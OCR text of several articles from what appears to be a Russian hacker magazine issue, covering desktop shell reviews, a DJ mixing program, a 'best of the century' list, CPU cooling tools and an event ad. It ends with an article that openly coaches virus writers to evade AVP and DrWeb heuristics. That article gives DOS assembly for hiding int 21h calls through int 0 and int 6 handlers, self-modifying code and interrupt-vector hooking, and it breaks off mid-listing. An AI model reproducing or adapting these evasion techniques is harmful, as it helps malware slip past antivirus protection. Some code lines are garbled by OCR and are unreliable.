конфигурационного файла, что есть безумно неудобно! Хотя, когда ты увидишь, каких результатов от нее добиваются фаны, то захочешь попробовать ее навернуть своими руками. Но как замена стандартного шелла пойдет и наверняка найдет себе еще много поклонников. Прогу и ее темы можно снять по адресу: http://www.litestep.org/

NextStart

Следующей прогой, о которой мы с тобой побазарим, будет одна из лучших прог обзора – NextStart. Ребята, ее создавшие, поработали на славу, и в результате получился очень добротный и красивый продукт, который несомненно привлечет твое внимание и надолго останется установленным на твоем компе, даже если дефаултом ты оставишь другую прогу. Первое, что дрожащей рукой по клавиатуре до тебя донесу – это то, что все настройки в программе абсолютно интерактивны, и каждое изменение, вносимое в конфигурацию, ты увидишь на экране сразу же, как только поюзаешь кнопочку "OK", так что конфигурационные файлы длинной в километр забудь как страшный сон. В проге реализован классный механизм сменных тем, причем прилагается их порядочное количество, но можно создать собственную тему, для чего предусмотрен целый набор необходимых инструментов. В тему входят обои бэкграунда, звуки, а также ряд меню, сделанных в определенном ключе. Если создавать свои темы тебе в лом, то ты всегда можешь скачать готовые темы с сайта программы. В использовании рабочего стола прога делает упор на создание ступенчатых всплывающих меню, которые могут включать в себя любые необходимые программы и функции, причем даже стандартные программы (это наблюдается далеко не во всех прогах), а настройки помогают варьировать расположение пунктов меню, иконки, размеры, варианты заливки и многое другое. Возможно также совместное использование меню и иконок на рабочем столе. У проги, в отличие от многих, есть свой taskbar, а также возможность работы с треем, которые она, правда, перехватывает у форточек.

Каждое уносимое от главного меню становится самостоятель-




ным и может оставаться таковым все время. Для каждого меню можно назначить горячую точку на рабочем столе или в окне приложения, что позволяет всегда найти его на привычном месте. Единственным недостатком проги является невозможность ее существования в режиме шелл, так как работает она используя процедуры Active Desktop. Адрес для выкачки: http://members.xoom.com/WinSTEP2000/

Talisman


А вот сейчас мы подошли к лучшей, по моему мнению, проге обзора. Программа эта называется Talisman, и я наблюдаю за ее развитием начиная с версии 1.1, увидев которую, я так на нее подсел, что скачивал себе все последующие версии, и на данный момент использую бета-версию 1.4, которая была выложена на родном сайте программы совсем недавно. Программа сделана очень добротно и просто завораживающе красиво. Она позволяет создать удобный рабочий стол, делая упор на создание эффекта виртуальности и расширение рабочего пространства стола вглубь, несмотря на это не ограничиваясь одним экраном, а позволяя создать любое их количество с различными кнопками и иконками, расположенными на них. Может использовать вместо значков для программы абсолютно любые графические изображения любых размеров. Кнопка или объект может быть невидим на рабочем столе и активизироваться, например, при движении мыши или ее щелчках. Каждая вариация оформления в Талисмане называется тема. Программа имеет очень хороший механизм смены готовых тем (между темами можно переключаться через меню или специально назначенную тобой кнопку), которых огромное количество, и их можно скачать на различных сайтах. Приятна возможность использовать сразу несколько взаимосвязанных тем одновременно, с переходом между ними. Встроенный редактор позволяет удалять, встраивать и модифицировать абсолютно любые элементы темы, ты даже можешь создать несколько своих независимых друг от друга тем. Предусмотрена даже функция защиты твоей темы от внесения изменений (это чтобы злые хацк0ры не копались :)). Программа поддерживает звуковое сопровождение всех событий, происходящих в системе, но самое главное – она может легко использоваться в качестве шелл-оболочки. У нее есть собственный трей, автозапуск, панель задач и меню "Старт", а с версии 1.4 что-то вроде системного пульта. Также, начиная с версии 1.4, программа поддерживает кнопки, имеющие три варианта отображения: нормальный, высвеченный и нажатый. Но если тебе шелл не нужен, то Talisman может очень хорошо работать с форточками просто как запускаемая программа.

Единственный недостаток программы – это ее высокая требовательность к ресурсам компьютера, но красота требует жертв, а значит будем ставить и юзать. Вообще, эту прогу лучше взять и скачать себе, ведь рассказать все, что она умеет, практически невозможно. В России существует отдельный сайт поклонников Талисмана по адресу: http://www.talisman.ru, где ты можешь найти информацию о нем и большое количество тем. А если тебя вообще прикалывают проги типа Талисмана, то тебе прямой путь на http://www.neosoft.ru, создателем которой является один из создателей Талисмана. Ну а оригинальный сайт проги находится по адресу http://www.lighttek.com/. Так что качай и наслаждайся. :)



3D-Top

Сегодня, глядя на потрясающие съемки трехмерного компьютерного интерфейса суперкомпьютера в фильме "Хакеры" и других, кто из нас не замечтался хоть раз заполучить себе такую же оболочку (вот бы шаловливые ручки ее пощупали). Для успокоения тех, кто до сих пор мечтает об этом, в мой обзор попала программа 3D-Top, которая занимается автоматической эмуляцией твоего рабочего стола в виде 3D комнаты или пространства. Все передвижение осуществляется при помощи нажатия левой клавиши мыши и подтягивания себя к нужному месту. Программа позволяет по-разному располагать источники света над десктопом и выносить на него любые иконки, которые можно сделать трехмерными в виде предложенных объектов (пирамида, куб, плоскость и шар). Работает она довольно быстро, но лишь до того момента, как ты накладываешь многоцветные текстуры на пол и стены, после этого прога начинает притормаживать очень конкретно, независимо от объемов памяти и скорости процессора. Очень приятно, что все настройки в ней производятся только через контекстные меню. Из минусов программы назову отсутствие кнопки выхода из нее, в результате чего приходится беспокоить диспетчер задач, а также ее неудобство в использовании. Пока это программа не для каждодневного использования, а для поражения воображения очередной девчонки, с которой ты решил перепихнуться. А для тех, кто ждет, не надо отчаиваться, дело это молодое и перспективное, надо надеяться и верить. А скачать пока эту программу можно по адресу http://www.wirehub.nl/~technica/3dtop/home.html






А напоследок я скажу...



Ну, вот вроде и все! Я надеюсь, что из описанного выше софта ты уже выбрал себе что-нибудь приглянувшееся и бежишь к любимому компу, чтобы успеть скачать прогу и установить ее до Нового года. А если нет, то не отчаивайся, осталось еще много прог, которые не попали в этот обзор, но от этого не стали более плохими, и, возможно, какая-нибудь из них понравится тебе. Так что бегом к компу и срочно поюзай свой любимый поисковик, ведь ты еще можешь успеть до часа Х (расшифровываю – часа икс). Там же ты сможешь найти себе другие проги, вроде новых красивых часов системного времени или чего-нибудь подобного. Казалось бы, мелочь, а как приятно. Не останавливайся и помни, что в форточках много прог, дизайн окошек которых оставляет желать лучшего, а это значит, что впереди еще много работы и поисков. Кстати, для стайла своего компа я выбрал Талисман и NextStart, между которыми я постоянно разрываюсь, склоняясь, правда, в пользу Талисмана.

В завершение статьи я желаю тебе кульно провести новогоднюю ночь на кул хацкерской вечеринке. Удачи, счастья и всякого такого. С новой эрой и до новых встреч!

Винилом по лайзеру, или мертвая лошадь

Холод (holod@xakep.ru)




Детство

Детство помню плохо. Но не очень. В частности, помню суперкомпьютер ЕС-1841 с винтом на 20 мб и с ЕГА монитором (а ты хоть знаешь, что такое ЕГА монитор? Ууу, это даже круче, чем активная матрица!) на письменном столике и софтверный супер-пакет "MakeBeeperBeep v.2.0" для написания музыки и ее последующего проигрывания на PC-спикере. Софтверный супер-пакет позволял вносить в звучание аж четырехголосовую полифонию, чем радовал несказанно.

Первой серьезной композицией, написанной мною с помощью "MakeBeeperBeep v.2.0", стала PC-версия замечательной песни группы ХЗ под лиричным названием "Художник". После завершения работы над музыкальным проектом тот был немедленно представлен для прослушивания маме. Мама умилилась простенькой музыкальной гармонии и попросила в ультимативной форме представить ей оригинал песни. Отговоры не помогли. Оригинал был предоставлен для прослушивания, мама расплакалась и пошла пить валокордин, а я был на несколько недель отлучен от компьютера и лишен любимой кассеты. Но страсть к написанию музыки во мне осталась. И я балуюсь этим и по сей день (хотя уже несколько на другом уровне). Юзаю всякоразные кейквоки, реберзы и кулпро с бибоксамси и хаммерхедовыми фруттилупами.

Правда, иногда не прет заниматься серьезными композами – не секрет, что для написания одного собственного трех-пяти минутного трека обычно требуется куча времени (у меня на это уходит около трех-четырех недель). Кроме того, когда просто необходимо срочно сотворить что-нибудь новое и прогрессивное (например, на развеселой парти с корешами и телками, причем когда и кореша, и телки, и ты сам пьяны вусмерть), вариант с серьезным софтом отпадает. Можно, конечно, родить в "Хаммерхед 1.0" ультимативный драм-луп и колбаситься под него в течение всей ночи (вечера), но это безмазово – соседи не любят сплошные лупы, они любят прогрессивное разнообразие. Засим изъявляю свой вердикт: любому прогрессивному колбасеру просто необходимо иметь на машине простенькую софтярину – музыкальную сводилку, на которой можно сляпать за тридцать секунд в пьяном виде крутую пиздню, дабы отрываться под нее в ближайшие полчаса\до утра.

Сводилки

Сводилки – это, как тебе уже известно (или еще неизвестно?), особая категория софтвера. Чтобы с ними работать, уметь делать ничего не надо, надо только иметь общее представление о музыке, как о посредстве перемежающихся и перманентно сношающихся семплов (а иногда и этого не треба). В качестве примеров сводилок можно привести такие продукты, как серия Mixman Studio со всеми ее эдишенами.

Есть сии пакеты и в своем отечестве. Первой отечественной сводилкой был Союзовский "Виртуальный Диджей". Сей софт оказался крайне неудачным, потому как практически не работал, точнее, был жутко недоделан, нес внутри всего около десятка семплов, имел отвратный и тормозной интерфейс и, кроме того, отказывался показывать свои бэкграунды более чем в 16-цветном (не битном!) режиме, что вообще убивало напрочь кого угодно, даже самого застарелого геморроидального почитателя отечественных софтверных продуктов. Интересно заметить, что из 640 мб всего пространства компакт-диска "Виртуальный Диджей" весил мегов тридцать, а остальное весила безмазовая реклама, которая бесила и раздражала. Лучше бы порнухи напихали.

Но теперь отечественные девелоперы получили свой шанс реабилитироваться – и они его изъюзали. Господа кулхацкеры! В свет вышел отечественный продукт "Винилайзер версия 1.0"! Прошу знакомиться.

Винилайзер как проявление отечественной музыкальной культуры

В принципе, "Винилайзер" – штука простая. Настолько простая, что в системных требованиях стоит P-133 с 16-ю мегами (правда, что-то мне подсказывает, что это конфиг, необходимый просто для того, чтоб пакет запустился). И всего-то в нем фишек – секвенсор и вертушки. В секвенсоре из семплов составляется будущая композиция, а на вертушках она проигрывается и сводится с другими композициями.

Сначала подробнее о секвенсоре. Вроде бы неплохо – обычный такой, восьмидорожечный. То есть можно параллельно восемь семплов прокручивать. Интерфейс – не ахти, но вполне юзабельный. Единственное, что реально пробесило – так это то, что семплы в списке никак не рассортированы, только пронумерованы, и все. А по скорости, ритмике и стилистике они очень разные, так что очень сложно протыкивать их все подряд, сортируя все у себя в голове. И еще фишка: отдельные семплы обрезаны децил кривовато, поэтому их лучше избегать в моделировании композы. Кстати, половину этих семплов я, по-моему, встречал, когда по инету лазал по музыкальным сайтам.

В остальном по секвенсору, в принципе, нареканий нет – вполне себе хорошая фича. А главное – работает. Правда, композиции сохраняет почему-то в формате Quick Time Movie. Ну и ладно, тебе же на них не жениться...

Вертушки – штука тоже прикольная. В отдельном окошке для каждой из них создается плейлист, потом лезешь непосредственно в экран самих вертушек и начинаешь играть. Посередине – настоящий кроссфейдер (это фишка, чтоб баланс с одной вертушки на другую переводить), рядом контролзы "Басс\Требл" (в смысле, больше басов\больше высоких), которые тоже работают очень эффективно. Здесь же можно и темп проигрывания пластинок менять. В принципе, реально все мышью делать, но есть и специальная система кейбордных команд для этого. Чтоб свести композы, подстраиваешь ритмику одной под ритмику другой и просто центральный кроссфейдер перемещаешь. Вся любовь, не абы как сложно.

Ты спросишь: а как же мазовые скретчи? Куда же без них, родимых, кульных диджейских приемов с винилом? Я отвечу: их есть у меня! Мышью можно потыкать в пластинки и покрутить их. Живой скретч, правда, реально мало напоминает, но вполне синтетично и пристойно. Но на тридцати двух мегах явно подтормаживает, памяти надо побольше по децилу.

В общем и целом прога почти не требует времени на освоение – за десять минут привыкаешь. Но для особо отмороженных есть огромный интерактивный хелп – очень актуальный. По крайней мере, один раз туда залезть стоит – ради того, чтоб почитать про кейбордные команды. Прочел – и порядок.

И чего?

А ничего. Юзай, милый, на здоровье – хапай "Винилайзер" и вайй в нем ленивые сонгзы про "Любовь" и всякие "Титаники". Особо изворотливые могут подпевать, хотя это и не обязательно. А если серьезно – "Винилайзер" является вполне состоявшимся пристойным отечественным продуктом, и, кроме того, фактически первой пристойной отечественной сводилкой. Его возможностей вполне хватит не искушенному в музыке прямобоченному юзверю (то есть, возможно, тебе). Ну а если у тебя часто гостят пьяные люди – тады тебе без "Винилайзера" и вовсе не обойтись, просто необходим. Пользуйся.

Лучшее нашего тысячелетия



По жизни:

Лучший фильм XX века - **"Звездные войны, 6 эпизод", "Матрица"**}}}}}}}}}}}}}}}}}}}}}}}}}}
Лучшая книга XX века - **Пелевин, "Чапаев и Пустота"** }}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}
Лучшая музыкальная группа - **Orbital** }}}
Лучший автомобиль - **VW Golf** }}
Лучший напиток - **Балтика #3** }}
Лучший журнал - **Men's Health** }}}
Лучший московский клуб - **Пропаганда** }}}
Лучшее достижение XX века - **Интернет** }}}

Компьютерное:

Лучший компьютер XX века - **iMac**}}}
Лучшая игровая приставка - **Sony PlayStation**}}}
Лучшая операционная система - **Linux RedHat** }}}
Лучшая игра - **Quake** }}}
Лучший язык программирования - **C++**}}}
Лучший вирус - **CIH** }}
Лучший троян - **BO2000** }}
Лучший взлом - **Взлом CityBank-а (история сомнительная, но зато какой ажиотаж!)** }}}}}}}}}}}}
Лучший хакер - **его ник и что он сделал никто не знает, на то он и лучший** }}}}}}}}}}}}}}}}}
Лучшая варезная группа - **DOD** }}}

Интернет:

Лучшая программа XX века - **ICQ** }}
Лучший почтовый клиент - **The Bat!** }}}
Лучший браузер - **NeoPlanet** }}
Лучший IRC клиент - **PIRCH** }}
Лучшая технология - **Micromedia Flash, mp3-кодирование** }}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}
Лучший российский сервер - **Igg.ru (сам сервер - отстой, но на нем хостятся самые оригинальные проекты)** }}}}}}}}}}}
Лучший московский провайдер - **DataForce** }}}
Лучший поисковый сервер - **Lycos** }}
Лучший российский поисковый сервер - **Yandex** }}
Лучший портал - **Yahoo!** }}}
Лучший информационный сайт - **Gazeta.ru** }}}


А вообще, самое лучшее, что можно было придумать на этой планете - это девчонки! :)))


SEND.ru

Два друга: конь и подпруга

Captain Колбасьев [captain@xakep.ru]]]

23904-830-498234458172317887098912849084130821301@@#0-93232-9432



роизошла со мной однажды под Новый год веселенькая история. Сижу я, понимаешь, дома, куранты слушаю, а на улице -30. Тут вламывается ко мне Дед Мороз, рожа пиксельная, и подарки раздает. Процессорный вентилятор (японский), кондиционер (отечественный) и две программы (тоже импортные). "Все это, - говорит, - набор для охлаждения процессора!" А на улице -30... Осерчал я тут, выгнал старого и на полгода про набор забыл.
А зря. Ровнехонько, когда ударило лето и расплавился экранированный корпус моей тачанки, пришлось стряхивать с дискет пыль и устанавливать. И вот доустанавливался до такой степени, что сразу спешу поделиться этими наиценнейшими находками, а заодно напомнить, что сани надо готовить... эээ... ну, да ты понял :). Итак...

Конь




Вот смех смехом, а на этом коне (черт, почему все сразу думают о троянском?!) и держалась вся моя система горячим летом 99-го. Называется эта программа CpuIdle и в первую очередь нужна особо охочим до больших скоростей или просто жадным индивидуумам. Так как я объединяю в себе и тех, и других, то сразу после покупки разогнал свой бедный Celeron-300 до отметки в 450 мегагерцей. Что тут началось! Комп буквально разваливался по частям, Винда подвисала каждые четыре минуты, а от процессора исходил жар, как будто его до этого полчаса запекали в духовке, в общем, полный хэлоуин на дому. Но, напоминаю, я - жадный. И в этот отчаяннейший момент моей жизни на помощь внезапно пришла подарочная дискетка.

В общих чертах процесс происходит так: программка из-под любой Форточки 9x контролирует процессор и отслеживает степень его загруженности в данный момент. В те редкие моменты, когда к процу нет обращений, то он просто отключается. А когда он отключается, то не работает. А когда он не работает, то он не нагревается. А когда он не нагре... тьфу, короче, всем тогда становится хорошо! Кстати, сразу пояснение-сообщение для владельцев NT или Линукса: можете заранее стучать в тамтамы и кричать ура, в ваших системах такая возможность встроена сразу в виде специфической стоп-функции.

Но все же надо развлекаться и стараться не зарываться. Если, например, печатать в Ворде, рассматривать вьювером гнусные картинки или рисовать кубизмы в Пэйнтбраше, то компьютер с CpuIdle как зверь пропашет три дня без выключения. А если круглые сутки насиловать процессор в процессе истребления кибердемонов во всяких там Кваках, то никакая подпруга не спасет, уж поверьте мне на слово (камень просто не будет простаивать без дела, весь-то фокус!)

Подпруга




Раз уж зашла речь о подпругах, то CpuIdle можно воспринимать просто так или как плагин к еще одному измерительному монстру - Mother Board Monitor. Взяв в свои бразды управление MBM, я сразу почувствовал себя genosse General Big Cooler Kolbasieff, сидючи за рычагами адской машины.
Любой процесс в схеме материнка-процессор-все остальное можно наблюдать или прямо на тулбаре или в огроменных меню. Кстати, все, от цвета значка индикатора и записи лога до сигнализации при "затыкании" процессорного вентилятора и аварийном шатдауне системы при зашкаливании параметров System, User или GDI, настраивается до такой степени, что... В общем, проще самому разобраться - смотри на скриншоты или почитай инструкции (благо, русские умельцы постарались, и последние версии MBM выходят, хе-хе, слегка русифицированными).
А при чем здесь подпруга-то? А вот при том, что MBM может работать в паре с CpuIdle, включая и выключая его по собственному датчику в выставленных тобой пределах температуры! Так что лютой зимой, сидя за компом в валенках и фуфайке, можешь гонять свою Кваку не опасаясь за лишние занятые ресурсы (или по-русски, тормоза). И вообще, это удовольствие дорогое (в смысле использования оперативной памяти), так что у кого 32Mb, по крайней мере MBM использовать не советую, иначе гуд-бай лишние пять метров. CpuIdle менее прожорлив - около 2-х метров, так что решай сразу, что тебе важнее: стабильная работа или большие fps.

И, напоследок, предупреждение всем админам. Ребята! Эти маленькие программки навсегда лишили меня беззаботного житья BOFH после того как я установил их на все компутеры в офисе. Теперь уж нельзя, как раньше, списывать зависания какого-нибудь Excel'я на перегревы ящика, а потом советовать: "А вы нажмите ресет, перезапуститесь, и все снова заработает!" :)


Зы





Так, а теперь настройся на нужную волну и внимательно слушай сюда:
www.t2.net/ace/mbmonitor - это логово Mother Board Monitor, качай забесплатно и сколько влезет.
www.bugcomputer.com/cpuidle - это про CpuIdle, но уже за деньги (20 DM!). Есть, правда, и ограниченная версия на 30 дней, но, в конце концов, самую последнюю версию раздают вообще free, черт их, буржуев, разберет! :)

www.download.ru - это где еще можно поискать.
captain@xakep.ru -это последняя инстанция.







РОЖДЕСТВЕНСКИЙ МАРАФОН "НА ВЫЖИВАНИЕ"


Впервые для читателей «СПОРТ-ЭКСПРЕСС ВОСКРЕСЕНЬЕ» и радиослушателей «Серебряного Дождя» рождественский роликовый марафон в СРК «ЦЕНТР!» на Тульской.

Регистрация участников марафона с 11:00 до 12:00. В отборочный забег попадут только первые зарегистрировавшиеся 500 человек. Для регистрации необходимо иметь купон участника, опубликованный в еженедельнике «СПОРТ-ЭКСПРЕСС ВОСКРЕСЕНЬЕ» № 42. Сто пятьдесят человек, прошедшие отборочный тур, примут участие в основном марафоне «на выживание», который будет продолжаться до тех пор, пока на роллердроме не останется всего один человек. Но: специальные призы от «СЭ» ждут не только абсолютного чемпиона!

Всех участников и зрителей праздника также ожидают:


Командные соревнования по Q-ZAR и другие спортивные мероприятия.
Вечерняя шоу-программа с показательными выступлениями роллеров,
концерт с участием звезд российской эстрады.
И, наконец, ночная дискотека с ди-джеями радиостанции «Серебряный Дождь».

Информационная поддержка - 















Вирус, который не увидит AVP!

Roman Hady

9214-8234-09340-9120490-14892384-0281930-192039102-49041209401-239039210-

Здарова, дружище! Что такой грустный? Последний троян, которого ты забросил, обнаружили еще в посылке? И весь задуманный план мести полетел к черту? Пиши свой! Что, неужели так трудно? Скачай ViriiLab, которых пруд пруди в Сети, и клепай своих. Все равно ловят? И правильно - не так-то просто написать хороший вирь. Да еще и обычные антивирусные сканеры превратились во что-то вообще непотребное - эвристики. Ох уж эти антивирусисты - вечно-то они что-нибудь придумают, чтобы испортить жизнь таким, как мы. Ну да ничего, мы тоже не на васике писаны :). Давай разбираться, как устроены эти их супер-пупер навороченные программы, "использующие методы эвристического анализа".



Немного теории



Кстати, страшное слово "эвристика" обозначает "теорию и практику организации избирательного поиска при решении сложных интеллектуальных задач. Эвристические программы отличаются от программ систематического поиска (которые ведь не так сложно надуть, а?), поскольку они содержат критерии ограничения поиска в пространстве большого количества возможностей и не гарантируют решение задач." Последняя фраза из словаря означает, что у нас всегда есть шанс придумать такой вирус, который не будет найден. Осталось только найти способ. Но ведь цель оправдывает средства, не так ли?

Именно с этой мыслью и головной болью (от не слишком удачного вчерашнего вечера) я принялся за анализ горячо любимого всеми вирмейкерами AVP и не менее любимого DrWeb. А для пущей убедительности взял код "стороннего" производителя - вирь из пакета, сродни VirriLab. Некто Nowhere Man (популярная личность, кстати) накодил его на ассемблере много-много лет назад (штамм 1992(c)) и назвал он свое детище нерукотворное - CodeZero. Довольно примитивный вирь, надо сказать. И хотя использует шифрование собственного тела, от AVP и DrWeb это его не спасает.

Итак, скомпилировал я его, прошелся по нему AVP - тот заорал так, будто ему за это премии дают. Прошелся DrWeb`ом - оба оказались навороченными шкафами и выжить несчастному CodeZero не дали.

Написание собственного вируса что называется с нуля тоже принесло мало толка - возомнив себя бодибилдерами с правами ОМОНа, AVP и DrWeb растерзали моего несчастного паразита в один момент. Невинно убиенный стал последней каплей, переполнившей чашу моего терпения.

Основная инфа

Итак, начнем-с. Многие антивирусы, реализующие функции эвристического анализа (вроде AVP и DrWeb) в лучшем случае являются декодерами части команд процессора. То есть выдирают по одной команде из exe-шника и смотрят в заранее подготовленный (еще на стадии создания самого антивируса) "черный список". Если в списке такая команда (а обычно не одна, а несколько - участок кода, например, вызов какого-то прерывания с определенными значениями) присутствует, то программе добавляют "балл". Как только баллов больше чем обычно - орут благим матом о подозрительном коде. Конечно, у каждого эвристика (то есть его автора) свое мнение о "подозрительных" командах, которые могут принадлежать паразитам. Но, в основном, это обращения к прерываниям (особенно 21h - чтение и запись в файл), всякого рода махинации с таблицей векторов, блоками памяти "ручным способом" (то есть с помощью корявых рук вирмейкера). Иногда сюда добавляются команды, которые могут использоваться для расшифровки самомодифицирующихся вирусов и вирусов, кодирующих себя. Как это, видимо, и произошло в случае CodeZero и моего несчастного дитяти.

Что за шум? А, нетерпеливые выкрики вопроса "что делать?". Вешаться! И прежде всего создателям AVP :). Сейчас я расскажу тебе о том, что мне удалось выудить из этого бардака, который они так гордо называют "антивирус" (честно говоря, что-то он сам больше на вирус похож, чем на антивирус - только этот вирь платный, а я-то свои бесплатно раздаю :)).

Как обмануть AVP

Что нужно сделать, чтобы эвристик не определял команды "черного списка"? Правильно! Их нужно спрятать! Но как? Я попробовал заменить

```
int      21h
на
pushf
call     dword ptr saveint21
```

Но... ничего не вышло - господин Касперский узрел таки подвох в двух простых строчках. Так что - не катит. Замены, которые затрудняют дизассемблирование, тоже не принесли результатов (хотя лет десять назад это было круто!), поэтому я их не привожу.

Любопытный факт (к сути дела не относящийся) заключается в том, что, например, для AVP все прерывания на одно лицо. Напиши я

```
mov      ax,4202h
xor      cx,cx
xor      dx,dx
int      21h
или
mov      ax,4202h
xor      cx,cx
xor      dx,dx
into
или
mov      ax,4202h
xor      cx,cx
xor      dx,dx
int   3
```



AVP будет считать, что участок кода один и тотже. Странные вещи вообще творятся в головах программистов AVP lab. Ну да ладно - вернемся к нашим баранам.


Мой опыт программирования на ассемблере подсказал мне выход - использовать прерывания, вызов которых не происходит явно. Тривиальными примерами являются int 6 и int 0.

```
newint06    proc
; встретив в коде 0FFh, 0FFh, 0FFh, 0FFh, процессор попробует
; декодировать команду, но, обломившись, вызовет int 6, который по
; умолчанию должен оборвать действие текущей программы

push        bp
; сохраним bp
mov         bp,sp
; чтобы сохранить sp ;)

int         21h
; нужный интadd        [bp-4],4
; перейдем на следующую команду
pop         bp
; восстановим из iret
; вернемся
newint06    proc

newint00    proc
int         21h
; вызов - просто вызов ;) iret
; и back in USSR
newint00    proc
```



Часть программы может выглядеть примерно так:

```
; установим newint06 и newint00
xor         bp,bp
; обнулим заранее

mov         ax,4202h    ; позиция в файле - с конца
xor         dx,dx                ; ноль байт
xor         cx,cx
div         bp                   ; здесь-то и будет вызван newint00,
                                 ; а внутри него - int 21h.

mov         ax,4202h    ; ничего не меняется
xor         dx,dx
xor         cx,cx
dd          0FFFFFFFFh ; кроме способа вызова int 21h
```

Так как наши доморощенные антивирусисты являют собой пример истинного программиста - ленивого человека с весьма кривыми руками, эвристики не имеют полнофункциональных эмуляторов машинного кода (или хотя бы приближенных к них - идеала ведь трудно достичь). Такие участки эвристик обойдет не задумываясь - он и знать не знает о том, что мы все тут такие умные.

Есть еще несколько способов закосить "под хорошего мальчика". Первый - использовать самомодифицирующийся код. Например, тогда int 21h плавно трансформируется ("брюки превращаются...") в нечто следующее:

```
addcs:byte ptr [$+6],0CDh
; добавляем к нулю в следующей
; строке 0CDhdb00h, 21h
; то есть получаем db 0CDh, 21h
subcs:byte ptr [$-2],0CDh
; возвращаем все на свои места

; чтобы в следующий раз не
; получить 0CDh+0CDh
```




db 0CDh, 21h, как известно, есть ни что иное, как int 21h. Но для эвристика дело ясное, что дело темное, так как, просматривая команды, он обнаружит add cs:byte ptr [$+6],0CDh, а затем ноль, так как он команды только декодирует, а не выполняет. То есть его алчущим очам предстанет что-то вроде этого:

```
add     cs:byte ptr [$+6],0CDh
add     [bx+di],ah
; ...и overflow флаг ему в руки
sub     cs:byte ptr [$-2],0CDh
```




Все - AVP отдыхает. Уже этого достаточно, чтобы пробить защиту, построенную на использовании мониторов, сканеров и прочих гадостей, поселившихся в компьютерах этих ламеров! Код CodeZero легко модернизировать, используя соответствующий макрос:

```
inth    macro
add     cs:byte ptr [$+6],0CDh
db      00h, 21h
sub     cs:byte ptr [$-2],0CDh
endm
```



Единственным минусом данного метода является значительное увеличение размера кода. Но в каждом конкретном случае число замен можно сократить до определенных пределов, сокращая и размеры кода. Правда, такой замены хватило только чтобы обмануть AVP, а DrWeb продолжал думать, что он мистер Вселенная - реагировал на установку прерываний ручным способом:

```
xorax,ax
; ax в нуль
moves,ax
; es:ax = 0000:0000
movword ptr es:[21h*4+2],newint21+2
; в таблице прерываний
movword ptr es:[21h*4],newint21
; установим свой
; обработчик int 21h
```




Здесь можно слегка извратиться и написать так:

```
...
; добавим глобальную константу
int21offset  dw        21h*4
; заранее вычисленное
; значение смещения в
; таблице прерываний...
xorax,ax
; ax в нуль
moves,ax
; es:ax = 0000:0000
movword ptr es:[21h*4+2],newint21+2
; в таблице прерываний
movword ptr es:[21h*4],newint21
; установим свой
; обработчик int 21h
```

Правда, в своем варианте виря я поступил иначе:

```
xorcx,cx
; cx = 0
movsave_sp,sp
; сохраним стек
movsave_ss,ss
cli
; надо предохраняться!
movss,cx
